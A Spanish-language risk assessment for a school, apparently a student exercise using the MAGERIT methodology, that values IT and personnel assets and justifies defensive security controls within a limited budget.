Activo:	Servicio de alimentación eléctrica	**Grado:** Alto
¿Por qué?:	Se necesita para poder funcionar.	
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para ser administrada y protegida.	
Activo:	Personal docente	**Grado:** Alto
¿Por qué?:	Usan el dispositivo para acceder a los servicios esenciales.	
Activo:	Internet	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	
Activo:	Edificio	**Grado:** Alto
¿Por qué?:	Lugar donde está almacenado.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Media	Son importantes para la interacción diaria en el aula, pero su indisponibilidad puede ser mitigada temporalmente con alternativas.
Integridad	Media	La manipulación de la información en estos dispositivos podría afectar la entrega del contenido educativo y la comunicación con los alumnos.
Confidencialidad	Media	Contienen acceso a recursos educativos y pueden contener información sensible sobre la planificación y gestión del aula.
Autenticidad	Media	Es importante para asegurar que el acceso a los recursos educativos y la comunicación sean legítimos.
Trazabilidad	Media	La capacidad para rastrear quién ha accedido o modificado la tablet es importante para investigaciones de seguridad y auditorías internas.
Valoración global	Media	Dado que la degradación de este activo no afecta directamente a los servicios esenciales

13.Smartphone Director/CISO

Smartphone Director		
Código: A013	**Nombre:** Smartphone Director	
Descripción: Dispositivo portátil utilizado por el CISO/DIrector para la gestión diaria de la dirección del centro.		
Responsable: Director/CISO		
Tipo: [HW] Hardware		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Servicio de alimentación eléctrica	**Grado:** Alto
¿Por qué?:	Se necesita para poder funcionar.	
Activo:	CISO	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido	
Activo:	Edificio	**Grado:** Alto
¿Por qué?:	Lugar donde está almacenado.	
Activo:	Red eléctrica	**Grado:** Alto
¿Por qué?:	Para poder funcionar.	
Activo:	Internet	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Para que pueda realizar su función.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Media	Importante para funciones administrativas y de comunicación urgente, pero existen alternativas para la mayoría de sus funciones.
Integridad	Media	La manipulación de la información de este dispositivo podría afectar la gestión de incidentes
Confidencialidad	Alta	Puede tener acceso a sistemas críticos y contener comunicaciones sensibles relacionadas con la seguridad del colegio.
Autenticidad	Alta	Asegurar que solo personal autorizado utilice este dispositivo para operaciones de seguridad es esencial.
Trazabilidad	Media	La capacidad para rastrear quién ha accedido o modificado el portátil es importante para investigaciones de seguridad y auditorías internas.
Valoración global	Media	Dado el valor que este tiene para los activos esenciales

14.Router

Router		
Código: A014	**Nombre:** Router	
Descripción: Dispositivos de red que proporcionan conectividad a internet y la red interna del colegio, facilitando la comunicación y el acceso a recursos		
Responsable: Administrador de sistema		
Tipo: [HW] Hardware		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	El administrador de sistemas gestiona el router.	
Activo:	Red eléctrica	**Grado:** Alto
¿Por qué?:	Para poder estar operativo	
Activo:	Servicio internet	**Grado:** Alto
¿Por qué?:	Para que los servicios esenciales puedan funcionar	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	No almacena información sensible, pero un compromiso podría permitir el monitoreo del tráfico de red y posiblemente capturar datos sensibles.
Integridad	Alto	Si la integridad de este activo está degradada, la información de los servicios esenciales también podría verse afectada, pero si pueden seguir funcionando.
Confidencialidad	Alto	Los almacenados en este dispositivo, como direcciones IP, ruta y contraseña de red, por lo que la degradación de esta dimensión para este activo afectaría a los servicios esenciales
Autenticidad	Alto	importante para asegurar que las comunicaciones a través del router sean legítimas y seguras.
Trazabilidad	Alto	La capacidad para rastrear quién ha accedido o modificado el dispositivo es importante para investigaciones de seguridad y auditorías internas.
Valoración global	Alto	Dado que la degradación de este activo afecta severamente a los servicios esenciales

15.Impresora multifunción:

Impresora		
Código: A015	**Nombre:** Impresora	
Descripción: Usada para imprimir y escanear documentos académicos.		
Responsable: Personal docente		
Tipo: [HW] Hardware		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para ser administrada y protegida	
Activo:	Personal docente	**Grado:** Alto
¿Por qué?:	La usan para imprimir y escanear los exámenes.	
Activo:	Wifi	**Grado:** Alto
¿Por qué?:	Para poder recibir y enviar los archivos a imprimir.	
Activo:	Red eléctrica	**Grado:** Alto
¿Por qué?:	Para poder funcionar.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Si el hardware no está disponible no pueden realizarse calificaciones.
Integridad	Alto	La manipulación de documentos impresos o escaneados puede tener implicaciones en la precisión y fiabilidad de la información compartida y archivada.
Confidencialidad	Bajo	Si la confidencialidad se afectada para este activo no se ve afectada dicha dimensión en los servicios esenciales ya que no contiene información confidencial relacionada con dichos servicios
Autenticidad	Bajo	Mientras que la autenticidad de los documentos es importante, el rol de la impresora en sí en este aspecto es limitado.
Trazabilidad	Bajo	Aunque es posible rastrear quién utiliza la impresora para ciertas tareas, este aspecto no suele ser crítico para la seguridad global.
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales

16.Wifi

Internet		
Código: A016	**Nombre:** Internet	
Descripción: Canal por el que se transmite la información necesaria para las comunicaciones entre equipos locales, tanto servicios esenciales como no esenciales.		
Responsable: Administrador de sistema		
Tipo: Comunicaciones		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para ser administrada y protegida	
Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Si el edificio no está disponible los servicios centrales tampoco.
Integridad	Alto	Es esencial garantizar que los datos transmitidos a través de la red WiFi no sean interceptados ni alterados.
Confidencialidad	Alto	Una red WiFi comprometida podría permitir el acceso no autorizado a datos transmitidos por la red, incluyendo información sensible.
Autenticidad	Alto	Asegurar la autenticidad de las conexiones WiFi previene el acceso de actores maliciosos
Trazabilidad	Alto	La capacidad para rastrear quién ha accedido o modificado el dispositivo es importante para investigaciones de seguridad y auditorías internas.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales

17.Material impreso

Material impreso		
Código: A017	**Nombre** Material impreso	
Descripción: Contiene información crítica como registros académicos y administrativos.		
Responsable: Personal docente		
Tipo: Soporte de la información		
Cantidad: -		
Dependencias de activos inferiores		
Activo: Personal		**Grado:** Alto
¿Por qué?: Para ser administrada y protegida		

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Si el papel no está disponible no pueden realizarse calificaciones por lo que no podría actualizarse la información de la base de datos.
Integridad	Alto	Asegurar que el material impreso/escaneado sea preciso y no esté manipulado es crucial para la entrega efectiva de contenidos educativos.
Confidencialidad	Alto	El material impreso a menudo contiene información educativa sensible o personal que, si se expone, podría comprometer la privacidad o la integridad académica.
Autenticidad	Alto	La verificación de la autenticidad del contenido impreso es importante, especialmente para documentos oficiales o certificados.
Trazabilidad	Medio	la trazabilidad del material impreso es limitada y menos crítica que para los activos digitales.
Valoración global	Alto	Dado el gran valor que este tiene para los activos esenciales.

18.Memoria USB

Disco duro del portátil		
Código: A018	**Nombre:** Disco duro del portátil	
Descripción: Es una herramienta de trabajo del administrador de sistemas para llevar a cabo la gestión de los sistemas informáticos.		
Responsable: Administrador de sistema		
Tipo: Soporte de la información		
Cantidad: 1		
Dependencias de activos inferiores		
Activo: Personal		**Grado:** Alto
¿Por qué?: Para ser administrada y protegida		

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Baja	Si el hardware no está disponible los servicios centrales no pueden ser gestionados, pero si pueden seguir funcionando.
Integridad	Baja	Si la integridad de este activo se ve afectada puede afectar a la gestión de los servicios esenciales.
Confidencialidad	Bajo	No contiene información confidencial.
Autenticidad	Media	Verificar el origen de los datos en una memoria USB es importante para prevenir la introducción de malware o la manipulación de información
Trazabilidad	Baja	No afecta
Valoración global	Medio	Dado el gran valor que este tiene para los activos esenciales

19.Dominio de la web

Dominio de la web		
Código: A019	**Nombre:** Dominio de la web	
Descripción: Dominio que se usa para acceder a los servicios web.		
Responsable: Administrador de sistema		
Dirección web: colerrisgosa.com		
Tipo: Servicio Externo		
Cantidad: 1		
Dependencias de activos inferiores		
Activo:	Administrador de sistema	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	La disponibilidad del dominio es esencial para el acceso constante a los servicios web del colegio y su presencia en línea.
Integridad	Alto	el dominio debe dirigir a los usuarios a los sitios web legítimos del colegio; su manipulación puede desviar a los usuarios a sitios maliciosos.
Confidencialidad	Medio	el compromiso del dominio en sí no expone directamente datos sensibles, pero puede facilitar ataques de phishing o malvertising que comprometan la confidencialidad.
Autenticidad	Alto	Un dominio legítimo ayuda a asegurar a los usuarios que están interactuando con el colegio oficial y no con una entidad fraudulenta.
Trazabilidad	Baja	No afecta
Valoración global	Crítico	Dado el gran valor que este tiene para los activos esenciales

20.Suministro eléctrico

Suministro eléctrico		
Código: A020	**Nombre:** Suministro eléctrico	
Descripción: Servicio eléctrico necesario para alimentar los equipos.		
Responsable: Administrador de sistema		
Tipo: Servicio Externo		
Cantidad: 1		
Dependencias de activos inferiores		
Activo: CISO		**Grado:** Alto
¿Por qué?: Para ser administrada y protegida		
Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alta	Es crítico mantener un suministro eléctrico constante para garantizar la operatividad de todos los sistemas informáticos y de comunicación. La falta de energía detiene las operaciones educativas y administrativas.
Integridad	Alta	No aplica de manera directa, pero un suministro eléctrico inestable podría afectar la integridad de los sistemas al provocar apagados inesperados o daños en los equipos.
Confidencialidad	-	No afecta
Autenticidad	-	No afecta
Trazabilidad	-	No afecta
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales.

21. Internet

Internet	
Código: A020	**Nombre:** Internet
Descripción: Servicio internet necesario para las comunicaciones entre equipos con el exterior, tanto servicios esenciales como no esenciales	
Responsable: Administrador de sistemas	
Tipo: Servicio Externo	
Cantidad: 1	

Dependencias de activos inferiores		
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alta	el acceso continuo a Internet es fundamental para las operaciones diarias del colegio, incluyendo la enseñanza, el aprendizaje y la gestión administrativa.
Integridad	Alta	una conexión a Internet segura es vital para garantizar que la información enviada y recibida no sea alterada o manipulada.
Confidencialidad	Alta	el acceso no autorizado a la conexión de Internet del colegio podría permitir la interceptación de datos sensibles transmitidos en línea.
Autenticidad	Alta	importante verificar que todas las comunicaciones a través de Internet sean legítimas para evitar ataques de phishing, malware y otros vectores de ataque.
Trazabilidad	Medio	El monitoreo del tráfico de Internet puede ayudar a identificar patrones anómalos, uso indebido de la red o intentos de acceso no autorizado.
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales

22.Edificio

Edificio	
Código: A022	**Nombre:** Edificio
Descripción: Infraestructura física que alberga las aulas, oficinas, laboratorios, y otras instalaciones utilizadas para la educación y administración del colegio.	
Responsable: Administrador de sistemas	
Tipo: Instalaciones	
Cantidad: 1	

Dependencias de activos inferiores		
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Para ser administrado y protegido.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alta	La disponibilidad física de las instalaciones es esencial para la continuidad de las actividades educativas y administrativas.
Integridad	Media	El daño físico a las instalaciones podría afectar la integridad de la infraestructura crítica para el funcionamiento del colegio.
Confidencialidad	Media	Si alguien que no debe consigue ver lo que hay dentro del edificio puede vulnerar la confidencialidad de servicios e información.
Autenticidad	-	No afecta
Trazabilidad	-	No afecta
Valoración global	Alta	Dado el gran valor que este tiene para los activos esenciales

23.Administrador de sistemas

Administrador de sistemas	
Código: A023	**Nombre:** Administrador de sistemas
Descripción: Personal encargado de la gestión y seguridad de los servicios esenciales, además de todas las dependencias relacionadas con estos.	
Responsable: CISO (seguridad)	
Tipo: Personal	
Cantidad: 1	
Dependencias de activos inferiores	
Activo: -	**Grado:** -
¿Por qué?: -	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	La disponibilidad del administrador de sistemas es vital para el mantenimiento continuo, la gestión de incidentes y la respuesta ante emergencias.
Integridad	Alto	Es crucial que las acciones realizadas por el administrador de sistemas sean precisas y confiables, dado su impacto en la seguridad de la infraestructura TI.
Confidencialidad	Alto	Este rol tiene acceso a información crítica de seguridad y sistemas, por lo que su compromiso podría resultar en una exposición significativa de datos sensible
Autenticidad	Alto	Verificar la identidad y las acciones del administrador de sistemas es fundamental para prevenir abusos de acceso y garantizar la seguridad.
Trazabilidad	Alto	Es importante poder rastrear las acciones del administrador de sistemas para auditorías de seguridad, investigación de incidentes y cumplimiento normativo.
Valoración global	Alta	Dado que la degradación de este activo afecta severamente a los servicios esenciales

24.Personal docente

Personal operativo	
Código: A024	**Nombre:** Disco duro Servidor Web
Descripción: Personal docente que actualizan y usan la información y los servicios esenciales.	
Responsable: CISO (seguridad)	
Dirección web:	
Tipo: Personal	
Cantidad: 7	

Dependencias de activos inferiores		
Activo:	Administrador de sistemas	**Grado:** Alto
¿Por qué?:	Asistencia técnica.	

Valoración		
Dimensión:	**Valor**	**Justificación**
Disponibilidad	Alto	Si el personal no está disponible, la información de los servicios esenciales podría no podría actualizarse.
Integridad	-	No afecta
Confidencialidad	Media	aunque el personal docente no suele tener acceso al mismo nivel de información sensible que el personal de TI, la divulgación inapropiada de información académica o personal puede tener consecuencias negativas.
Autenticidad	Media	Asegurar que la comunicación y las acciones educativas sean legítimas y correspondan al personal adecuado es importante para la integridad académica.
Trazabilidad	Media	Aunque es útil para propósitos de gestión educativa y seguimiento del desempeño, no es tan crítica para la seguridad de la información en general.
Valoración global	Alta	Dado que la degradación de este activo afecta severamente a los servicios esenciales

25. CISO/Director del colegio

CISO/Director del colegio	
Código: A025	**Nombre:** CISO
Descripción: Supervisa la gestión educativa y la seguridad de la información, asegurando un entorno de aprendizaje seguro y protegiendo los datos de estudiantes y personal	
Responsable: CISO (seguridad)	
Tipo: Personal	
Cantidad: 1	
Dependencias de activos inferiores	
Activo: Administrador de sistemas	Grado: Alto
¿Por qué?: Asistencia técnica.	
Valoración	

Dimensión:	Valor	Justificación
Disponibilidad	Alto	La disponibilidad del CISO es vital para el mantenimiento continuo, la gestión de incidentes y la respuesta ante emergencias.
Integridad	Alto	Es crucial que las acciones realizadas por CISO sean precisas y confiables, dado su impacto en la seguridad de la infraestructura TI.
Confidencialidad	Alto	Este rol tiene acceso a información crítica de seguridad y sistemas, por lo que su compromiso podría resultar en una exposición significativa de datos sensible
Autenticidad	Alto	Verificar la identidad y las acciones del CISO es fundamental para prevenir abusos de acceso y garantizar la seguridad.
Trazabilidad	Alto	Es importante poder rastrear las acciones del CISO para auditorías de seguridad, investigación de incidentes y cumplimiento normativo.
Valoración global	Alta	Dado que la degradación de este activo afecta severamente a los servicios esenciales

2 Identificación amenazas

Esta actividad busca identificar las amenazas relevantes sobre el sistema a analizar, caracterizándolas por las estimaciones de ocurrencia (probabilidad) y daño causado (degradación).

Con el uso del software de Pilar y el catálogo de amenazas de MAGERIT se ha logrado identificar las amenazas que afectan a cada activo.

Dadas la dimensión de esta identificación se ha optado por generar un archivo en formato excel que almacena la información recopilada en una tabla.

El documento "Identificación de amenazas" contiene cada una de las amenazas para cada activo, además de la probabilidad de estas y la degradación en cada dimensión.

La valoración en esta identificación es cualitativa ya que permite un mayor entendimiento.

Esta valoración en cuanto a degradación se refiere contiene estos niveles:

BAJA: Causan daños pequeños o incluso nulo a la organización, fácil a recuperar.

MEDIA: Causan daños medios a la organización, difícil a recuperar.

ALTA: Causan daños graves a la organización.

MUY ALTA: El impacto es muy grave en la organización

TOTAL: La degradación es total.

La probabilidad de ocurrencia es más compleja de determinar y de expresar. A veces se modela

cualitativamente por medio de alguna escala nominal:

MA muy alta: casi seguro que ocurra

A alta : posibilidades muy altas de que ocurra

M media: posible que ocurra

B baja: poco probable que ocurra

MB muy baja: muy raro que ocurra

3 Plan de tratamiento de riesgos

3.1 Estimación de riesgo inherente/potencial

Se denomina riesgo a la medida del daño probable sobre un sistema. Conociendo el impacto de las amenazas sobre los activos, es directo derivar el riesgo sin más que tener en cuenta la probabilidad de ocurrencia.

Una buena práctica sería realizar una matriz para plasmar de una forma lo más visual posible el impacto y la probabilidad resultando un nivel de riesgo que debemos establecer para priorizar y dar solución a estos de una forma lo más efectiva posible.

Grado	Color
Muy bajo	
Bajo	
Medio	
Alto	
Muy alto	

Probabilidad	Impacto				
	1 muy bajo	2 Bajo	3 medio	4 Alto	5 Muy alto
5 Muy alto					
4 Alto					
3 medio					
2 bajo					
1 muy bajo					

En una entidad siempre va a existir riesgos, por lo que hay que priorizar los que mayor impacto y probabilidad tengan. Para ello se establecerá un umbral especifico de riesgo {2,2}.

Las amenazas que estén por debajo de este umbral no serán tratadas ya que no implican un riesgo significativo para la actividad del colegio, por lo que sería desfavorable invertir esfuerzo o recursos para su control y remediación.

El documento “Valoración de riesgos” apartado, riesgo inherente, contiene el cálculo de cada riesgo para cada activo y por cada amenaza, además de la probabilidad de estas y la degradación en cada dimensión antes de la implementación de las salvaguardas.

Además, en dicho documento en la hoja “Riesgo inherente resumen” aparecen únicamente las amenazas que están por encima del umbral establecido, las cuales requieren ser tratadas.

3.2 Implementación de controles.

3.2.1 Justificación de la elección de las medidas:

En este apartado se pretende dar una explicación detallada de por qué se ha elegido cada medida agrupándolas según los activos a los que afecta para lograr un mejor entendimiento y gestión de las mismas.

Es vital implementar medidas de seguridad de la información que sean coste-eficientes y proporcionen una protección sólida.

3.2.1.1 Medidas para activos servicios e información:

Comenzamos por enfocarnos en la protección de los datos personales, una necesidad imperativa dada la estricta regulación como el GDPR en Europa o la LOPDGDD en España. Implementar un control de acceso basado en roles y la autenticación multifactor es esencial para asegurar que solo el personal autorizado tenga acceso a la información sensible, garantizando así la confidencialidad, integridad y disponibilidad de los datos. Estas medidas no solo protegen la privacidad de los estudiantes y empleados, sino que también aseguran que la institución cumpla con las leyes pertinentes y evite sanciones potenciales.

Además, el cifrado de datos es crucial en nuestro contexto tecnológico actual, donde los ataques cibernéticos están en aumento. Proteger la información durante su almacenamiento y transmisión usando cifrado estándar como SSL/TLS es una práctica que fortalece nuestra defensa contra el acceso no autorizado y la interceptación, proporcionando una capa adicional de seguridad a un costo relativamente bajo.

Otra medida fundamental es la implementación de copias de seguridad automáticas y regulares, que son vitales para la recuperación de datos en caso de incidentes como fallos de hardware, ataques de ransomware o desastres naturales. Esta estrategia asegura la continuidad operativa y protege la integridad de los datos esenciales, lo que es crucial para mantener las operaciones educativas y administrativas sin interrupciones, incluso frente a imprevistos.

Finalmente, los servicios y aplicaciones web del colegio, cruciales para nuestra enseñanza y gestión diaria, requieren protecciones específicas contra amenazas cibernéticas como ataques de Denegación de Servicio (DoS o DDoS). Implementamos cortafuegos de aplicación web y técnicas de balanceo de carga para mejorar no solo la seguridad sino también la disponibilidad y el rendimiento de nuestros sistemas en línea. La adición de la autenticación multifactor y las auditorías detalladas ayuda a prevenir el robo de identidad y los accesos no autorizados, mientras que el monitoreo en tiempo real fortalece nuestra capacidad para detectar y responder rápidamente a cualquier actividad sospechosa.

3.2.1.2 Medidas de seguridad para las aplicaciones:

La estrategia comienza con la actualización continua del software, una práctica esencial que refuerza las defensas contra vulnerabilidades recién descubiertas y es generalmente de bajo costo. Se complementa con un robusto control de acceso y autenticación, crucial en un entorno educativo para garantizar que solo el personal y los estudiantes autorizados accedan a los recursos digitales. Implementar la autenticación multifactor, a pesar de su posible costo

adicional, ofrece una capa extra de seguridad que es vital dada la creciente sofisticación de los ataques cibernéticos.

Una gestión meticulosa de la configuración es otra medida que no implica un gasto excesivo, pero que aporta significativamente a la estabilidad de los sistemas al prevenir errores y accesos no autorizados que pueden resultar en interrupciones costosas. Las pruebas de penetración son esenciales para identificar y mitigar proactivamente las vulnerabilidades; si bien pueden requerir inversiones para consultoría externa, se pueden realizar internamente o con frecuencias menores para mantener los costos bajo control.

El software antimalware es fundamental, ya que el riesgo de infección por malware puede llevar a costos mucho más altos en términos de pérdida de datos y tiempo de inactividad. La inversión en soluciones antimalware robustas se justifica plenamente por la protección que ofrece contra una amplia gama de amenazas.

3.2.1.3 Medidas de seguridad para equipos HW:

Comenzamos con medidas físicas y ambientales porque reconocemos que los desastres naturales y las condiciones ambientales inadecuadas pueden representar un riesgo significativo para el hardware que es el núcleo de nuestras capacidades de enseñanza y aprendizaje. Mantener nuestros equipos en entornos controlados y seguros es menos costoso que reemplazar equipos dañados o perder tiempo valioso de enseñanza debido a fallos de hardware.

La implementación de Uninterruptible Power Supplies (UPS) asegura que, en caso de cortes de energía, nuestras operaciones críticas pueden continuar sin interrupción, una medida que consideramos esencial para proteger contra la pérdida de datos y la interrupción de las actividades educativas. Esta medida es una inversión inicial que se justifica plenamente por la protección que ofrece contra interrupciones imprevistas, que son mucho más costosas a largo plazo.

Para nuestros dispositivos portátiles, que son herramientas esenciales para nuestro personal pero también son susceptibles de ser robados o perdidos, hemos establecido protocolos de seguridad rigurosos. Esto incluye no solo software de rastreo y cerraduras físicas, sino también políticas que definen claramente su uso adecuado. Con esto, minimizamos el riesgo de compromiso de información sensible, asegurando que la enseñanza y administración puedan continuar sin preocupaciones por la seguridad de los datos.

Finalmente, nuestro enfoque de control de acceso cumple una función doble: no solo protege contra intrusiones y accesos no autorizados, sino que también sirve como un disuasivo visible contra el vandalismo y el robo. Con la implementación de sistemas de alarma y cámaras de vigilancia, no solo estamos previniendo el crimen, sino también estableciendo un entorno donde la seguridad es una prioridad clara, tanto para el bienestar de nuestro personal y estudiantes como para la integridad de nuestros recursos de aprendizaje

3.2.1.4 Medidas de seguridad para las comunicaciones:

La seguridad de nuestra red Wifi también es prioritaria. En nuestro entorno educativo, una red Wifi segura es vital para el aprendizaje y la comunicación diarios. Utilizamos VPN y cifrado robusto para proteger los datos en tránsito, lo cual es una medida coste-eficiente de salvaguardar contra accesos no autorizados y asegurar que la información confidencial de estudiantes y personal permanezca protegida.

Por último, la segregación de redes es una táctica clave para mitigar el riesgo de incidentes de seguridad que puedan propagarse por nuestra infraestructura de red. Al segmentar la red, aseguramos que los problemas en un área no comprometan la integridad de todo el sistema. Aunque puede haber un costo inicial en la implementación, los beneficios a largo plazo, como la reducción de incidentes de seguridad y la menor carga en respuesta a incidentes, justifican la inversión.

3.2.1.5 Medidas de seguridad para los soportes de la información:

La estrategia comienza con el etiquetado eficiente de activos, lo que facilita la trazabilidad y gestión de los recursos educativos y tecnológicos, y seguimos con la criptografía en dispositivos portátiles, protegiendo datos sensibles contra accesos indebidos sin incurrir en gastos excesivos.

La custodia cuidadosa de los materiales impresos y electrónicos se implementa a través de procedimientos de manejo seguros, minimizando la posibilidad de pérdida o robo, mientras que el transporte de la información se regula para garantizar su seguridad en tránsito, esencial en un ambiente donde el intercambio de datos es frecuente entre personal y estudiantes.

Incorporamos también el borrado seguro de la información, garantizando que los datos obsoletos se eliminen de forma segura y definitiva, alineado con las políticas de privacidad y retención de datos. Por último, reconocemos la importancia de proteger nuestros sistemas de información contra amenazas ambientales y desastres naturales, y por ello mantenemos las condiciones óptimas del entorno y la infraestructura física que alberga nuestros activos de información.

3.2.1.6 Medidas de seguridad para la infraestructura:

La implementación de un control de acceso riguroso asegura que solo el personal autorizado pueda acceder a zonas críticas, protegiendo así tanto los equipos esenciales como la información sensible de posibles amenazas como el robo o el vandalismo. Esta medida es una base fundamental para la integridad de nuestra infraestructura de seguridad.

El acondicionamiento de locales se trata con igual seriedad, pues las condiciones ambientales inadecuadas pueden deteriorar rápidamente el hardware vital para nuestras operaciones diarias. Mantener un ambiente controlado no solo prolonga la vida útil del equipo, sino que también previene fallos del sistema que podrían interrumpir la educación y las funciones administrativas del colegio. Dado el costo potencialmente alto de reemplazar equipos avanzados, esta es una inversión prudente que asegura eficiencia y efectividad a largo plazo.

Respecto a la seguridad energética, los sistemas de alimentación ininterrumpida (UPS) y los planes de emergencia son esenciales para mitigar las consecuencias de cortes de energía. Estos sistemas no solo previenen la pérdida de datos durante interrupciones, sino que también permiten que las actividades críticas continúen sin interrupción, un componente crucial para la continuidad operacional en nuestro entorno educativo.

Finalmente, la protección contra incendios y las instalaciones alternativas son componentes clave de nuestra estrategia de resiliencia. Los sistemas de detección y supresión de incendios protegen contra daños potencialmente devastadores, mientras que tener instalaciones alternativas preparadas asegura que, en caso de un desastre, nuestras operaciones educativas y administrativas puedan continuar con mínima interrupción. Estas medidas, aunque requieren

una inversión inicial, son esenciales para asegurar la seguridad y la continuidad a largo plazo, lo cual es vital para nuestra misión educativa y la tranquilidad de toda la comunidad escolar.

3.2.1.7 Medidas de seguridad para el personal:

Comenzamos por establecer una caracterización detallada de cada puesto de trabajo, que define claramente las responsabilidades de seguridad y las expectativas de cada empleado. Este enfoque garantiza que todos en la organización comprendan su rol en la protección de los activos de información y estén conscientes de las consecuencias de no seguir los protocolos de seguridad establecidos.

La concienciación sobre seguridad es otro pilar fundamental de nuestra estrategia. Al educar a nuestro personal sobre sus deberes y las amenazas de seguridad actuales, como la ingeniería social y la extorsión, fortalecemos la capacidad de la organización para prevenir activamente incidentes de seguridad. Esta concienciación no solo reduce la vulnerabilidad a ataques externos, sino que también fomenta una cultura de seguridad que permea todas las actividades del colegio.

La formación regular en prácticas y técnicas de seguridad es igualmente esencial. Proporcionamos entrenamiento continuo para asegurarnos de que todos los empleados estén equipados con el conocimiento necesario para manejar la información de manera segura. Esto es particularmente importante para minimizar los errores humanos, que son una de las causas más frecuentes de brechas de seguridad. Dada nuestra limitación de recursos, priorizamos la formación que ofrece el mayor retorno sobre la inversión en términos de reducción de riesgos.

Finalmente, la planificación de personal alternativo asegura que nuestras operaciones nunca se vean comprometidas, incluso en ausencia de empleados clave. Esta estrategia no solo ayuda a mantener la continuidad operativa sin interrupciones, sino que también es fundamental para nuestra capacidad de respuesta en situaciones de crisis. En conjunto, estas medidas no solo refuerzan nuestra seguridad, sino que también son viables dentro de nuestras limitaciones presupuestarias y de personal, garantizando que el colegio pueda operar de manera segura y eficiente.

3.2.2 Las personas responsables de la aprobación del plan y las personas responsables de la implementación

Responsables de la aprobación del plan.

La aprobación final del plan de seguridad de la información recae en la alta dirección, que incluye figuras como el Director General (CEO), el Director Financiero (CFO), y en el contexto educativo, el Director del Colegio. Estos líderes son responsables de asegurar que el plan se alinee con los objetivos estratégicos de la organización y de proporcionar los recursos necesarios para su implementación.

Personas Responsables de la Implementación del Plan

El CISO es el principal ejecutivo responsable de la implementación del plan de seguridad de la información. Supervisa todas las operaciones de seguridad, coordina las actividades entre diferentes departamentos, y asegura que las medidas de seguridad se implementen según lo planeado y se mantengan a lo largo del tiempo.

Administrador de sistema (Equipo IT): Fundamental en la implementación física y técnica de las medidas de seguridad, como la instalación de firewalls, la configuración de sistemas de cifrado, y la realización de copias de seguridad y restauraciones de datos. Es responsable de la actualización continua de los sistemas para mantenerlos seguros frente a nuevas amenazas.

3.2.3 Las acciones propuestas.

3.2.3.1 Medidas consideradas.

Las medidas consideradas se han incluido en un archivo Excel llamado “Controles de seguridad” dónde se detallan cada una de estas medidas, por cada amenaza y por cada activo.

Además, se contempla Las dimensiones a las que afecta, el alcance, las accione que componen la medida, el costo económico y el esfuerzo que supone implementarlas

3.2.3.2 Medidas descartadas

Centros de Operaciones de Seguridad (SOC) in-house: Operar un SOC propio para monitorear y responder a amenazas de seguridad en tiempo real implica una inversión significativa en tecnología y personal especializado. Para un colegio con recursos limitados, sería más práctico subcontratar este servicio o utilizar soluciones más simples de monitoreo y alerta.

Medidas Avanzadas de Seguridad Biométrica: Aunque la seguridad biométrica (como escáneres de iris o huellas digitales avanzadas) ofrece un alto nivel de seguridad, el costo de implementación y mantenimiento de estos sistemas puede ser innecesariamente alto para un colegio. Además, estas tecnologías pueden requerir actualizaciones frecuentes y soporte técnico especializado.

Simulaciones de Ataque y Respuesta Avanzadas (Red Teaming): Aunque son útiles en grandes organizaciones para identificar vulnerabilidades, las operaciones de red teaming son costosas y requieren equipos especializados que podrían no ser asequibles para un colegio con recursos limitados. En lugar de ello, sería más adecuado centrarse en auditorías de seguridad y evaluaciones de vulnerabilidad más básicas y menos costosas.

Implementación de Microgrids o Generadores de Energía de Reserva Extensivos: Mientras que tener algún tipo de sistema UPS es fundamental, la instalación de una microgrid completa o múltiples generadores de energía para asegurar una redundancia completa en la alimentación puede ser innecesariamente costosa para un colegio. Estos sistemas son típicamente diseñados para entornos críticos donde los fallos de energía tienen consecuencias catastróficas y pueden justificar los altos costos iniciales y de operación.

3.3 Calculo riesgo residual

Se han tomado medidas significativas para abordar y mitigar los riesgos de seguridad de la información y de los activos tecnológicos, adecuándose a nuestro contexto específico de recursos limitados tanto en términos económicos como de personal. La implementación estratégica de estas medidas ha resultado en una reducción notable del riesgo inicial, llevándonos a una situación de riesgo residual que es considerado tolerable y manejable dentro de las capacidades y necesidades de nuestro colegio.

El enfoque se centró en mejorar la seguridad de nuestros datos personales y sistemas críticos mediante la adopción de controles de acceso robustos, cifrado de datos y copias de seguridad

automáticas. Estas acciones han fortalecido significativamente la integridad y confidencialidad de nuestra información, reduciendo las posibilidades de accesos no autorizados y pérdida de datos. Además, la adopción de autenticación multifactor para los accesos a sistemas sensibles ha añadido una capa adicional de seguridad, complicando significativamente cualquier intento de intrusión.

